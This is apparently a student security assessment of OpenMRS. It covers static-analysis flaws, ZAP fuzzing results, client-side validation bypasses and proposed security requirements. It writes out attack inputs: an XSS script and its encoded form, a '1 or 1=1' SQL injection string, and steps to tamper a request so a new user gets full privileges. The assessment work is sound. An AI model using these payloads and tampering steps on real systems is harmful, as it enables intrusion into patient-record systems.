| Required Change | * Passwords should never be hardcoded and should generally be obfuscated and managed in an external source * At the very least, hash the password before storing it. * Use your own proprietary mechanism that you create for password management. Don’t rely on third-party vendors like WebSphere. * Use Fortify Java annotation and Fortify Custom Rules Editor for better password management |
| Change mitigates | * Hashed/Encrypted password reduced the damage even if the password is accessed by the wrong person * Fortify Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting password management issues on custom-named fields and variables, thereby detecting any vulnerable/open password locations. |
| Cross-reference | vuln6.png |

|  |  |
| --- | --- |
| OpenMRS Deficiency 7 | **Denial Of Service: Regular Expression:** In line 772 of HibernatePatientDAO.java**,** untrusted data is passed to the application and used as a regular expression. This can cause the thread to over-consume CPU resources.There is a vulnerability in implementations of regular expression evaluators and related methods that can cause the thread to hang when evaluating repeating and alternating overlapping of nested and repeated regex groups. This defect can be used to execute a Denial of Service (DoS) attack.  Exp. ([a-zA-Z]+)\* passed in as padding  Pattern pattern = Pattern.compile("^" + padding + "+"); |
| Required Change | * Do not allow untrusted data to be used as regular expression patterns. * Since there are no known regular expression implementations which are immune to this vulnerability, block the Regex from untrusted source is the only way to prevent such attacks |
| Change mitigates | * Blocking the regex patterns from the untrusted source can mitigate the DDOS attacks and in turn reduced the unnecessary CPU utilization |
| Cross-reference | vuln7.png |

|  |  |
| --- | --- |
| OpenMRS Deficiency 8 | **Key Management: Hardcoded Encryption Key:** In line 524 of OpenmrsConstants.java, ENCRYPTION\_KEY\_SPEC() has been hardcoded. Hardcoded encryption keys may compromise system security in a way that cannot be easily remedied. Once the code is in production, the encryption key cannot be changed without patching the software.  public static final String ENCRYPTION\_KEY\_SPEC = "AES"; |
| Required Change | * Encryption keys should never be hardcoded and should be obfuscated and managed in an external source. * Storing encryption keys in plaintext anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the encryption key. * Use your own proprietary mechanism that you create for key management. Don’t rely on third-party vendors like WebSphere |
| Change mitigates | * Since the keys are not exposed to the developers or users, they cannot be used in any malicious ways to crack your application encryption. |
| Cross-reference | vuln8.png |

|  |  |
| --- | --- |
| OpenMRS Deficiency 9 | **Dynamic Code Evaluation: Unsafe Deserialization:** In line 48 of JavaSerializationTest.java, function call deserialize() uses user controlled object stream. Deserializing user-controlled object streams at runtime can allow attackers to execute arbitrary code on the server, abuse application logic, and/or lead to denial of service  byte[] serialized = SerializationUtils.serialize(originalPerson); Person copyPerson = (Person) SerializationUtils.deserialize (serialized)  Custom deserialization routines are defined in the serializable classes which need to be present in the runtime classpath and cannot be injected by the attacker so the exploitability of these attacks depends on the classes available in the application environment. Unfortunately, common third party classes or even JDK classes can be abused to exhaust JVM resources, deploy malicious files, or run arbitrary code. |
| Required Change | * Do not deserialize untrusted data without validating the contents of the object stream * Use look-ahead deserialization pattern or one of its existing implementations like Apache Commons IO (org.apache.commons.io.serialization.ValidatingObjectInputStream) to validate the classes. * Use whitelisting of classes/expected types along with strict auditing * Use applications like Fortify Runtime which provides security controls to be enforced every time the application performs a deserialization from an ObjectInputStream. |
| Change mitigates | * Fortify helps in protecting both application code and library & framework code from this type of attack. * Whitelisting and look-ahead deserialization pattern allows developers to read the class description and decide whether to proceed with the deserialization of the object or abort it, thereby reducing the risk of deserializing malicious content. |
| Cross-reference | vuln9.png |

|  |  |
| --- | --- |
| OpenMRS Deficiency 10 | **Server-Side Request Forgery:** The function openConnection() on line 720 initiates a network connection to a third-party system using user-controlled data for resource URI. An attacker may leverage this vulnerability to send a request on behalf of the application server since the request will originate from the application server internal IP.    String loc = http.getHeaderField("Location");  ……...  c = target.openConnection(); |
| Required Change | * Do not establish network connections based on user-controlled data * Use a level of indirection: create a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list. * As an added precaution, blacklist/whitelist the URL parameters to the target location on which you want to open the connection. |
| Change mitigates | * With indirection approach the input provided by the user is never used directly to specify the resource name, thereby preventing any kind of input based forgery attack * Blacklisting selectively rejects or escapes potentially dangerous characters before using the input * Whitelist can effectively accept only the input composed exclusively of characters in the approved set. |
| Cross-reference | vuln10.png |

**Results of Fuzzing with OWASP ZAP**

|  |  |
| --- | --- |
| Test Case 1: Identifier | SQL Injection |
| Execution Steps | 1. Go to System Administration -> Advanced Administration -> Manage Users -> Add Users -> Create a new person 2. Fill up the details of the new user 3. Save it 4. On Zap intercept the POST request corresponding to the save action performed 5. Select the username field, select the username, right click the username and select the Fuzz option. 6. Add the jbrofuzz fuzzing ruleset for SQl Injection. Set the following rulesets: |
| Expected Results | Fuzzer will hit the system with different sql injection attacks. The request will be dispatched and a response will be received as 200 OK, 300, 400 or 500 as applicable. The injected string is rejected and response message exposing any vulnerability should not be sent back. |
| Actual Results | The system prevents SQL injection attacks by not allowing any kind of special characters in the username field. |
| Status | SQL injection attacks are prevented |
| Mitigation Strategy (if applicable) | System is already preventing SQL injection attacks by not allowing special characters in the username field. No further steps required. |
| Fuzzers Used | Jbrobuzz: Active SQL Injection, MySQL Injection(Blind), My SQL Injection 101, MySQL/MS SQL Common Injection, Passive SQL Injection, SQL Injection. |
| Result | SQL Injections are not possible with the fuzzing payload available. |
| How the vulnerability should be fixed (if applicable) | No vulnerability found. |
| Why no vulnerability is found (if applicable) and possible adjustments in fuzzing rules | No vulnerability is found because the system straight away ignores requests with special characters in the user name field.  One possible adjustment to fuzzing rules would be to have SQL injection attacks with encoded special characters. But even this doesn't work as even encoded input will require some special characters and the input requirements on this field won't allow any special characters. So it's not possible to fuzz this field. |

|  |  |
| --- | --- |
| Test Case 2: Identifier | Buffer Overflow |
| Execution Steps | 1. Go to System Administration -> Advanced Administration -> Manage Users -> Add Users -> Create a new person 2. Fill up the details of the new user 3. Save it 4. On Zap intercept the POST request corresponding to the save action performed 5. Select the username field, select the username, right click the username and select the Fuzz option. 6. Add the jbrofuzz fuzzing ruleset for BufferOverflow. Set the following rulesets:     7. Add the payload and start the fuzzer |
| Expected Results | Fuzzer will hit the system with different create new user requests with user name ranging from “a”, “aa” to an all a’s string of length 65538.  The request will be dispatched and a response will be received as 200 OK, 300, 400 or 500 as applicable. The injected string is rejected. |
| Actual Results | The system is able to validate the input by length. It is accepting only usernames with length between 2 and 50. We get an error message if the length is outside this range: |
| Status | System is successfully blocking buffer overflow attacks |
| Mitigation Strategy (if applicable) | System is already mitigating buffer overflow attacks by blocking inputs that are outside the range of 2 to 50 characters. |
| Fuzzers Used | Jbrobuzz: BufferOverflows |
| Result | No vulnerabilities could be found as the inputs are getting validated properly |
| How the vulnerability should be fixed (if applicable) | No vulnerability. |
| Why no vulnerability is found (if applicable) and possible adjustments in fuzzing rules | No vulnerability is found because the input validation is blocking all inputs of length outside the range of 2 to 50.  We cannot attack the system with buffer overflow fuzzing attack even by changing the fuzzing rules. |

|  |  |
| --- | --- |
| Test Case 3: Identifier | XSS Test (When adding a new user) |
| Execution Steps | 1. Go to System Administration -> Advanced Administration -> Manage Users -> Add Users -> Create a new person 2. Fill up the details of the new user 3. Save it 4. On Zap intercept the POST request corresponding to the save action performed 5. Select the username field, select the username, right click the username and select the Fuzz option. 6. Add the jbrofuzz fuzzing ruleset for XSS. Set the following rulesets   Screen Shot 2017-10-25 at 2.52.13 PM.png  7. Add and Start a fuzzer  An example request is shown below where the script is embedded in the username in the request  Screen Shot 2017-10-25 at 2.47.21 PM.png |
| Expected Results | Multiple fuzzing inputs will be tested on the username field. The request will be dispatched and a response will be received as 200 OK, 300, 400 or 500 as applicable. The injected string is rejected and response message exposing any vulnerability is not sent back. |
| Actual Results | Screen Shot 2017-10-25 at 2.47.39 PM.png  The fuzzer sends multiple random/permuted inputs. Response of approximately around 24K bytes is received for each of the random inputs. We receive 200 OK message in response but all the scripts are rejected by the server because of the invalid characters |
| Status | Unsuccessful. The server rejects the input since it contains a script. It throws an error with the following message  *Username is invalid. It must be between 2 and 50 characters. Only letters, digits, &quot;.&quot;, &quot;-&quot;, and &quot;\_&quot; are allowed.*  *Screen Shot 2017-10-25 at 7.05.29 PM.png* |
| Mitigation Strategy (if applicable) | Server side is validating characters received as a part of input request. |
| Fuzzers Used | XSS 101, XSS 102, XSS Image Tag, XSS Style injection |
| Result | Any potential vulnerability could not be found. The server rejected the fuzzing inputs |
| How the vulnerability should be fixed (if applicable) | NA |
| Why no vulnerability is found (if applicable) and possible adjustments in fuzzing rules | No vulnerability is found since the invalid characters are passed as a part of the request. The embedded input with javascript can be encoded for a for an attack.  For example:  <script>alert(‘XSS’)</script> should be encoded and sent as  %3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E  Though we found that attack with such encoded input on “given name” input field is successful, there are stricter checks on the username field which rejects the fuzzing input. Hence, fuzzing on username field did not yield any useful results. |

|  |  |
| --- | --- |
| Test Case 4: Identifier | Injection Test |
| Execution Steps | 1. Go to System Administration -> Advanced Administration -> Manage Users -> Add Users -> Create a new person 2. Fill up the details of the new user 3. Save it 4. On Zap intercept the POST request corresponding to the save action performed 5. Select the username field, select the username, right click the username and select the Fuzz option. 6. Select the Injection fuzzing ruleset under jbroFuzz as shown below   Screen Shot 2017-10-25 at 7.53.03 PM.png   1. Add and start the fuzzer 2. An example request is shown below with LDAP injection in the request   Screen Shot 2017-10-25 at 7.56.09 PM.png |
| Expected Results | Multiple fuzzing inputs will be tested on the username field. The request will be dispatched and a response will be received as 200 OK, 300, 400 or 500 as applicable. The injected string is rejected and response message exposing any vulnerability is not sent back |
| Actual Results | The fuzzer sends multiple random/permuted inputs. Response of approximately around 24K bytes is received for each of the random inputs. We receive 200 OK message in response with reflected state but all the scripts are rejected by the server because of the invalid characters  Screen Shot 2017-10-25 at 8.11.13 PM.png |
| Status | The attack was unsuccessful. The server rejects the input since it contains invalid characters. It throws an error with the following message  *Username is invalid. It must be between 2 and 50 characters. Only letters, digits, &quot;.&quot;, &quot;-&quot;, and &quot;\_&quot; are allowed.*  *Screen Shot 2017-10-25 at 8.02.49 PM.png* |
| Mitigation Strategy (if applicable) | Server validates the input string and rejects invalid characters |
| Fuzzers Used | Injection: LDAP Injection and XPath Injection |
| Result | Potential vulnerability could not be found. The server rejected the incoming input |
| How the vulnerability should be fixed (if applicable) | NA |
| Why no vulnerability is found (if applicable) and possible adjustments in fuzzing rules | Even trying with encoded strings on the fuzzed input is caught at the server side. Hence, we could not find any useful adjustment to expose a vulnerability on the username field |

**Results of bypassing Client Side Validation with OWASP ZAP**

|  |  |
| --- | --- |
| Test Case 1: Identifier | Modify\_User\_Privileges (Create new user module) |
| Page URL | http://localhost:8081/openmrs-standalone/admin/users/user.form?createNewPerson=true |
| Input Field | Roles (for a new user) |
| Initial User Input | A new user , Robin Williams is created with only role to Manage Atlas. When intercepted using Zap, the RoleStrings for the new user is limited to Manage Atlas.  Screen Shot 2017-10-25 at 8.30.40 AM.png |
| Malicious Input | The attacker can change the user privileges in the intercepted traffic  Screen Shot 2017-10-25 at 8.31.38 AM.png |
| Filler Information for the rest of the page (if necessary) | The other fields in the page are left as original. |
| Test Case Execution Steps | 1. In zap, set a break-point for the traffic for the url regex (http://localhost:8081/openmrs-standalone/admin/users/user.form) 2. Choose the option to create a new user. (System Administration -> Advanced Administration -> Manager users -> Add user -> Create a new person) 3. Fill up the input fields for the new user (Eg: Robin Williams) 4. Fill the user role as Application: Manage Atlas 5. Save user 6. The user inputs will be routed through Zap 7. Compare and change the intercepted values as shown in input and malicious input fields above. Increase the privileges to Full. Any other role e.g. System Developer can also be added which gives all super-user privileges 8. Forward the traffic |
| Expected Results | Any intercepted traffic when tampered should not be accepted at the server side. |
| Actual Results | The modified roles were accepted at the server side and the new user was created successfully. The new user was created with the full privileges  Screen Shot 2017-10-25 at 8.32.23 AM.png |
| Status | Issue Detected |
| Mitigation Strategy (if applicable) | When the input values are passed from the client side, some integirty check like checksum/HMAC must be passed, so that any tampering on input values can be detected at the server side and such requests are discarded. |

|  |  |
| --- | --- |
| Test Case 2: Identifier | XSS\_on\_creating\_new\_User (Create new user module) |
| Page URL | http://localhost:8081/openmrs-standalone/admin/users/user.form?createNewPerson=true |
| Input Field | Given name field in the create user form |
| Input User Input | A new user Harry Potter is created with all the details in the create new user form. The intercepted traffic at zap is shown below. As can be seen, given name is harry  Screen Shot 2017-10-25 at 9.10.23 AM.png |
| Malicious Input | Insert an XSS in the given name in the intercepted traffic as shown in the image below  Screen Shot 2017-10-25 at 9.23.04 AM.png |
| Filler Information for the rest of the page (if necessary) | Leave the rest of the fields as original |
| Test Case Execution Steps | * In zap, set a break-point for the traffic for the url regex (http://localhost:8081/openmrs-standalone/admin/users/user.form) * Choose the option to create a new user. (System Administration -> Advanced Administration -> Manager users -> Add user -> Create a new person) * Fill up the input fields for the new user (Eg: given name: Harry Potter) * Save user. The user inputs will be routed through Zap * Compare and change the intercepted values as shown in input and malicious input fields above. Insert the XSS in the given name in zap in the intercepted traffic * Forward the traffic |
| Expected Results | The server should not accept any input with the XSS injected and must sanitize it or throw an error |
| Actual Results | The new user gets added successfully. There is no sanitization on the input. The issue arises when this user is searched and the attack gets triggered as a stored XSS as shown in the image below  Screen Shot 2017-10-25 at 9.17.15 AM.png |
| Status | Issue detected |
| Mitigation Strategy (if applicable) | There should be sanitization on the server side for any scripts embedded during transmission. Also, there must be an integrity check to detect the tampering |

|  |  |
| --- | --- |
| Test Case 3: Identifier | Alter password while creating new User |
| Page URL | http://localhost:8081/openmrs-standalone/admin/users/user.form?createNewPerson=true |
| Input Field | User’s Password & Confirm Password |
| Initial User Input | User’s Password: PaloAlto20  Confirm Password: PaloAlto20 |
| Malicious Input | Changed password to MountainView40 |
| Filler Information for the rest of the page (if necessary) | Leave the other fields unchanged |
| Test Case Execution Steps | * In zap, set a break-point for the traffic for the url regex (http://localhost:8081/openmrs-standalone/admin/users/user.form) * Choose the option to create a new user. (System Administration -> Advanced Administration -> Manager users -> Add user -> Create a new person) * Fill up the input fields for the new user * Save user. The user inputs will be routed through Zap * In the requests field in ZAP, change both the userFormPassword and confirm fields to “MountainView40” * Forward the traffic * Log in with user name “Testing123” and password: “MountainView40” |
| Expected Results | Ideally, the server should detect the intrusion and not accept input that has been altered on its way from the client. |
| Actual Results | The new user gets saved and we are able to log in with the user name “Testing123” and password “MountainView40” |
| Status | Issue Detected |
| Mitigation Strategy (if applicable) | There should be proper server side validation. The server should be able to detect requests that has been tampered with. One way of achieving this will be to have a checksum/hash of the input form calculated at the client side and verified at the server side. |

|  |  |
| --- | --- |
| Test Case 4: Identifier | Buffer Overflow Attack on Add New User page |
| Page URL | http://localhost:8082/openmrs-standalone/admin/users/user.form?createNewPerson=true |
| Input Field | Username |
| Initial User Input | duck7000 |
| Malicious Input | A string of all a’s with length 5750: |
| Filler Information for the rest of the page (if necessary) | All the other fields are left untouched. |
| Test Case Execution Steps | * In zap, set a break-point for the traffic for the url regex (http://localhost:8081/openmrs-standalone/admin/users/user.form) * Choose the option to create a new user. (System Administration -> Advanced Administration -> Manager users -> Add user -> Create a new person) * Fill up the input fields for the new user * Save user. The user inputs will be routed through Zap * In the requests field in ZAP, change the username to the long input mentioned above. * Forward the traffic. |
| Expected Results | The system should detect and prevent buffer overflow attacks by proper validation. |
| Actual Results | The system is able to prevent the attack, we get the following error message on screen: |
| Status | System is able to successfully prevent a buffer overflow attack even when checks at client side is skipped |
| Mitigation Strategy (if applicable) | The system is already doing some kind of validation at the server side to prevent buffer overflow attacks. No further steps are necessary. |

|  |  |
| --- | --- |
| Test Case 5: Identifier | Login Page SQL Injection attack |
| Page URL | http://localhost:8082/openmrs-standalone/login.htm |
| Input Field | Password |
| Initial User Input | Admin123 |
| Malicious Input | 1%27+or+1%3D1+-- which is the encoded version of 1' or 1=1 -- |
| Filler Information for the rest of the page (if necessary) | The username field can be left unchanged |
| Test Case Execution Steps | * In zap, set a breakpoint for the traffic for the url regex (http://localhost:8082/openmrs-standalone/login.htm) * Go back to the login page * Fill up the username and password fields as “admin” and “Admn123” * Click on login after selecting any of the locations. The inputs will be routed through Zap * In the requests field in ZAP, change the password to the malicious input mentioned above. * Forward the traffic. |
| Expected Results | System should block malicious input. |
| Actual Results | We get invalid username/password message: |
| Status | System was able to successfully block sql injection at login page. |
| Mitigation Strategy (if applicable) | System is successfully blocking sql injection input at the login page. |

**Suggested Security Requirements for OpenMRS**

|  |  |
| --- | --- |
| Security Requirement 1: Identifier | Show Confirmation popup while updating patient data |
| Chosen Module | View/Search Patient |
| Description: | After a user makes any changes to patient data, a confirmation dialog should pop up. This is to prevent misuse in which a user accidently edits patient data. |
| Functional | No |
| Non functional | Yes |
| Derived | No |

|  |  |
| --- | --- |
| Security Requirement 2: Identifier | Show patient details to only privileged users |
| Chosen Module | View/Search Patient |
| Description: | In the view/search patient page, a user should be able to see only the data for which he/she is responsible for. For example, a doctor should be able to edit/view records for only his/her patients. Can be tested by adjusting user privileges and checking if patient data is readable or not. |
| Functional | Yes |
| Non functional | No |
| Derived | No |

|  |  |
| --- | --- |
| Security Requirement 3: Identifier | Input validation in Create Patient/Search Page |
| Chosen Module | View/Search Patient |
| Description: | All the input fields in this module including the search field, text boxes for entering new patient data should validate input using a whitelist before processing it. This validation has to happen at both client side and server side.Can be tested by entering invalid inputs in these and checking against the white list. Invalid inputs should be rejected. |
| Functional | Yes |
| Non functional | No |
| Derived | No |

|  |  |
| --- | --- |
| Security Requirement 4: Identifier | Audit logs for activities within patient module shall be verbose enough to support forensics |
| Chosen Module | View/Search Patient |
| Description: | A log entry should be made with the following entries whenever patient data is viewed or edited:   1. Timestamp 2. Viewer |
| Functional | No |
| Non functional | Yes |
| Derived | No |

|  |  |
| --- | --- |
| Security Requirement 5: Identifier | Checksum requests from client |
| Chosen Module | View/Search Patient |
| Description: | Data transfer from client to server shall be checksummed (using Fletcher checksum )and then verified at the server to prevent tampering attacks such as man in the middle attack |
| Functional | No |
| Non functional | Yes |
| Derived | No |

|  |  |
| --- | --- |
| Security Requirement 6: Identifier | Lock the user account after 3 unsuccessful attempts at login |
| Chosen Module | Login Module |
| Description: | User account shall be locked because of 3 unsuccessful attempts, this will prevent brute force attacks. Testable by attempting 3 incorrect logins. |
| Functional | Yes |
| Non functional | No |
| Derived | No |

|  |  |
| --- | --- |
| Security Requirement 7: Identifier | Accounts locked, shall auto unlock itself after 10 minutes of no attempts |
| Chosen Module | Login Module |
| Description: | Locked accounts because of too many unsuccessful attempts shall be unlocked automatically after 15 minutes of inactivity / no attempts. This is also testable. |
| Functional | No |
| Non functional | No |
| Derived | Derived from requirement 6 |

|  |  |
| --- | --- |
| Security Requirement 8: Identifier | Password policies shall follow NIST suggested guidelines |
| Chosen Module | Login Module |
| Description: | System password rules shall follow industry guidelines(NIST) which will ensure and prevent from brute force attack on user password. Testable by comparing password restrictions displayed with the NIST recommendations. |
| Functional | Yes |
| Non functional | No |
| Derived | No |

|  |  |
| --- | --- |
| Security Requirement 9: Identifier | Username/password fields at login page shall be properly sanitized |
| Chosen Module | Login Module |
| Description: | Username and password fields during login shall be sanitized with a whitelist to prevent injection attacks. It can be tested by using invalid characters in input and checking if they get sanitised or throws error. |
| Functional | Yes |
| Non functional | No |
| Derived | No |

|  |  |
| --- | --- |
| Security Requirement 10: Identifier | Access control for managing users |
| Chosen Module | Add user module |
| Description: | Only privileged users such as admin shall only be able to create or update any user details for the system. Proper access control policies shall dictate the access to parts of the application. This is testable by adjusting the privileges of the users |
| Functional | Yes |
| Non functional | No |
| Derived | No |

**Architectural Design Violations**

**1. Architectural Design Violated: Complete Mediation**

A regular user can log in with his/her credentials to a user account and then open the admin url to get access to admin dashboard with full admin privileges. Not reauthorizing when navigating to admin page. Authorization done only at login.

#### **Test Case:**

##### Login as a normal user without administrative privileges

##### Copy and paste the below URL:

##### http://localhost:8081/openmrs-standalone/admin/

**Expected Result:** User shall not be able to access this page as he/she has not been granted administrative privileges.

##### **Actual Result:** User was able to access the page and was allowed to perform update/ delete operations which is in direct violations with the access control policy.

Complete mediation is not followed. Authorization happens only when the user logs into his/her account. While navigating to the admin dashboard, authorization check should again happen.

**How can we fix this:** To fix this the system should do an authorization check each time the admin is loaded and not only at the time of user authentication.

**2. Architectural Design Violated: Detect Intrusion**

We are able to launch attacks on the system with tools like OWASP ZAP. The system does not lock when its is flooded with requests. No intrusion prevention mechanisms in place.

#### **Test Case:**

1. Configure OWASP ZAP
2. Open OWASP and from the top right corner, select attack mode
3. Log into OpenMRS as admin and copy the url
4. In the ZAP tool, Paste the URL in “URL to attack” field and click the Attack button
5. This will send around 150 requests to the app in under 5 seconds

##### **Expected Result:** The app should detect the unusually high volume of requests coming from the same address and block further requests.

##### **Actual Result:** We are able to automatically probe the website for vulnerabilities. ZAP was able to find 4 vulnerabilities with this attack alone.

**How can we fix this:**

The system should be intelligent enough to recognize probing/scanning attacks and block further requests from the malicious IP address.

We should make the system intelligent enough to detect probing/malicious attacks. Some of the characteristics of such attacks are:

1. All the requests will be from the same IP address
2. All these requests happen in an unusually short period of time.

The system should watch out for this pattern of request and when detected, block further request from the address for a period of time.

**3. Architectural Design Violated: Quiet Your Error Messages**

Attackers can easily get access to error stack traces on the frontend by giving invalid inputs. Instead of failing safely by showing an error page, the stack trace is exposed which contains all file names, class names and method names.

#### **Test Case:**

##### Log in as admin

1. Open “Find Patient Record”
2. Open any of the patients
3. Note the url, it will have a patientID parameter.

Now change the patientID to some random string(invalid input):

<http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=ABCD>

You will get an error page with a NullPointerException stack trace that exposes a lot of class names and library names. Keep refreshing the page with the same or different random string and you will get the same page.

##### **Expected Result**: The system should fail safely by displaying an error message.

##### **Actual Result:** Exposing a stack trace to a user is a major security risk as an attacker can get a good idea of libraries and technology stack used by the web application. This stacktrace is also getting logged in the server. This can cause memory overflow issues. In addition to that the app is not doing anything to prevent repeated attacks.

**How we can fix this:**

Exceptions should be handled properly at the backend and the stack trace should not be propogated to front end. When an exception occurs, send a meaningful message to the front end and not let the user know the internal details of what excatly happened.

**Usable Security Violations**

Three examples of usable security violations in openMRS are:

**1. Expected ability:**

openMRS violates principle of expected ability as their is a section where a health care professional can mark a patient deceased, by opening a web page which ask for cause of death. The feature is provided as a dropdown but there are no values displayed in dropdown and nothing is shown which can give an idea to the user about the issue. This clearly violates the given principle.

**Test Case:**

* Login as admin
* Click on “find patient record”
* Search and choose a patient
* Click on “Mark Patient Deceased” option on the right hand side
* Click on checkbox provided
* Enter date of death and click on dropdown for “Cause of Death”

**Expected Results:**

System shall show default values configured for “cause of death” and if not then shall show a message to user indicating that default values need to be configured.

**Actual Results:**

System does not show any default values, and no message is displayed to user either which can help user to understand the issue and fix it. Moreover, since this value is mandatory to mark patient as deceased, user can not proceed ahead until and unless he/she makes a selection.

**2. Clarity:**

openMRS also violates the principle of clarity at many places in the web application. One such example where it violates this principle is the action related to deleting a user of openMRS. If an admin clicks on “Delete User” button, then system does not ask admin confirmation nor does show what will happen as a result of this critical action.

**Test Cases:**

* Login as admin
* Click on “System Administration”
* Click on “Advanced Administration”
* Click on “Manage Users”
* Search any user in the system
* User profile will be displayed, click on “Delete User” button

**Expected Results:**

System shall show a confirmation dialog with details of what will happen as a consequence of this action.

**Actual Results:**

System does not ask for confirmation and directly deletes the selected user from the system.

**3. Identifiability:**

openMRS violates the principle of Identifiability in the admin console for many functionalities. One such place is when an admin has to add a new user. A new user can be added at two places, one is using System Administration -> Advanced Administration -> Manage Users -> Add User and the other one is System Administration -> Manage Accounts -> Add New Account.

**Test Cases:**

* Login as admin
* Click on “System Administration”
* Click on “Advanced Administration”
* Click on “Manage Users”
* Click on “Add User”, you can add a new user by filling details here and save
* Now go back to home page
* Click on “System Administration”
* Click on “Manage Accounts”
* Click on “Add New Account”

**Expected Results:**

Both interface shall have same set of values in the form for a new user as the functionality expected is same.

**Actual Results:**

Adding a user via “Manage users” path, has an extra feature to provide security questions available through “advance options” on the form but the same is absent in the form available via “Add New Account” link.

**Protection Poker**

Functional requirements for OpenMRS:

1. **Patient portal:** OpenMRS system so far only supports medical professionals and administrators and doesn’t provide any functionality for patients. However, we can add the patient login functionality where patients can perform some basic operations like

* view their medical records
* View their appointment and prescription history
* request an appointment

Based on the feedback of these features, we can further include more advanced features in the patient portal.

**Database tables affected:** OpenMRS already stores all the patient information in the database. We just need to add credentials for the patients through which they can access the openMRS portal. So if we add a role in the “user\_role” table to differentiate the users and patients, we can use the same database tables for storing information.

So we will require newly created role: ‘Patient’ and that will in turn change the data of the following tables:

**user\_role, role, role\_privilege, role\_role** with newly added entry for patient role. But it won't change the database schema.

1. **Two factor authentication:** OpenMRS authenticates users by simple username and passwords, which is not the safest way to perform authentication, considering the amount of PHI data the system can expose if goes in the wrong hand. We can add the two factor authentication using the additional security questions or images in order to add one extra layer of protection to make the system secure.

**Database tables affected:** Based on how we try to implement the two factor authentication, we need to add different things in the database.

* For simple implementation with security question, we can add security question and answer while creating the user account. However, these fields are already created in the users table.
* To implement it using Phone number, we just need the contact information of the user, so we can add that in the person table.
* **phone VARCHAR(30) in “person” table**

1. **Forgot password feature:** If the admin or user forgets the username or password for the OpenMRS, there is no way to retrieve the information and validate that person because the OpenMRS system doesn’t require the use of email addresses for the creation of new user. However, if we ask for the valid email address for a person while creating an account, we can sync that email account with the username, and can provide the user with the “Forgot password” feature that will in turn send the username and password information to email address provided by the user.

**Database tables affected:** we just need to add email address field with each user. Since the “user” table is associated with person through pid, we can add email in the person table.

* **email VARCHAR(30) in “person” table**

1. **Auto-sync with fitbit:** OpenMRS let’s you manually add various vital information to the patient's health records, but with modern gadgets like fitbits, we can keep track of every activity and vital information of the patient with utmost accuracy if we provide the auto-sync feature of OpenMRS with such devices.

**Database tables affected:** we just need to store the fitbit account credentials for each patient. Afterwards, we can use that credentials to get the data from fitbit API’s and directly use that in the system.

* **fitbit\_id VARCHAR(30) in “patient” table**
* **fitbit\_enabled BOOLEAN in “patient” table**
* **fitbit\_password VARCHAR(128) in “patient” table**

1. **Integrating recommendations:** Once we create the patient portal, we can integrate a recommendation system that will show various suggestions to patients based on their past medical history and prescriptions. These recommendations may include various qualified doctors specialising in particular category, medicines and nearby pharmacies. Patient can use these information to make better and informed decisions.

**Database tables affected:** We can use microsoft azure recommendation service to get the recommendations and store it in the database. Based on what all are we recommending the patients, we can modify the database. However, we will have to create a new table called “recommendations” for that.

**Table: recommendations**

* **patient id VARCHAR(30)**
* **recommendation\_type VARCHAR(20) -** doctor, medicine or pharmacy
* **name VARCHAR(50)**
* **details VARCHAR(200)**  - This details can be changed based on recommendation type

For exp., for pharmacy recommendations, we can show address from the nearby location of patient address.

Protection poker: 1,2,3,5,8,13,20,40,100

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Feature | Ease Points | Value Points | Security Risk | Ranking |
| Patient Portal | 20 | 20 | 400 | 4 |
| Two factor authentication | 13 | 100 | 1300 | 1 |
| Forgot password feature | 8 | 100 | 800 | 2 |
| Auto-sync with fitbit | 40 | 13 | 520 | 3 |
| Integrating recommendations | 13 | 8 | 104 | 5 |

Ease points: Among the 5 features, the hardest feature for the attackers to exploit is Forgot password feature. The attacker will have to get access of the email id and password of the user in order to retrieve/change the current password. Compared to that, two factor authentication can be broken easily by social engineering attack, where attacker can try to get the security questions right. Same is the case for Integrating recommendation where the attacker need to get access of the patient portal and therefore bypass the two-factor authentication. The easiest feature for the malicious users to crack would be auto-sync with fitbit. Here, attackers just need to steal the fitbit device and can potentially change the vital information of the patient is the application is logged in.

Value Points: Among the 5 features, the highest impact of the breach would be for Two-factor authentication and Forgot password feature as both of these would directly give access of the admin/user account to the malicious user, who, with admin privileges, can perform any action he/she wants. Since Patients have limited privileges, the patient portal feature will not have as much impact as the admin portal breach.Finally, the feature auto-sync with fitbit and integration recommendations have low impact value as they can have limited capabilities and access over the patient records.

Based in the ease and value points assigned using the protection pocker, we can say that the features with ranking risks are sorted below:

1. Two-factor authentication
2. Forgot password
3. Auth-sync with fitbit
4. Patient portal
5. Integrating recommendation

# **Bug Fixes**

# Note: Some of these bugs were already mentioned in section one of this report, you can find them here in more detail:

|  |  |
| --- | --- |
| Bug Fix 1 | SQL Injection in MigrateAllergiesChangeSet.java |
| Code Difference | https://github.com/NeetishPathak/openmrs-core/commit/0c31fc57a84abbb41cfe10e37a6d169f5dc49baa |
| Code correctness | The SQL query is handled using a preparedStatement which is a mitigation technique as learnt from [OWASP top 10 lecture](https://dab0b0c2-a-bf11e6be-s-sites.googlegroups.com/a/ncsu.edu/csc515-software-security/Schedule-of-Subjects/Prelim/2017.2b%20OWASP%20Top%2010%2C%20part%201.pdf?attachauth=ANoY7criRmAAldZjtY4HcEvmu3LPDJsOXA7U3SrlfmxTKUHZHGKlZPYRTFBpUvWq49ciOD0qD-jpUUiCYFxG0D64A2s9g_1-PhN8S4oO5p99PrFmJ9A5Xg0JyiMXi0zkjnOxUx324L629njSomwtJEXREKPzpkl2OZKqxc0R7Cu9pT4GTJ4srMTw0PC_m08TR37lATVL8JiJB3K8WX7VSc9wxWLym_cuomBfgJQYRbZF88i8jvw5U870dlPiDh14QaXEE8flcQC-QuRwZsxIuWxZlUweYlcpxV-HZy0usJixI2mJSlaDOX0%3D&attredirects=0)  Here, rather than passing the uuid in the sql query, we use the PreparedStatement object pStmt to prepare the query and set the uuid parameter. |
| Reference | Page 35 of [Report](https://drive.google.com/a/ncsu.edu/file/d/0B7qn0T6hM7hsUXVLNHdhblIycmM/view?usp=sharing)  This is listed as OpenMRS deficiency 1 in our Report 3 |

|  |  |
| --- | --- |
| Bug Fix 2 | Preventing Log Forging Attack |
| Code Difference | https://github.com/NeetishPathak/openmrs-core/commit/e3d6cd0bd281d5d8e49d0ac26a6870ad838d0928 |
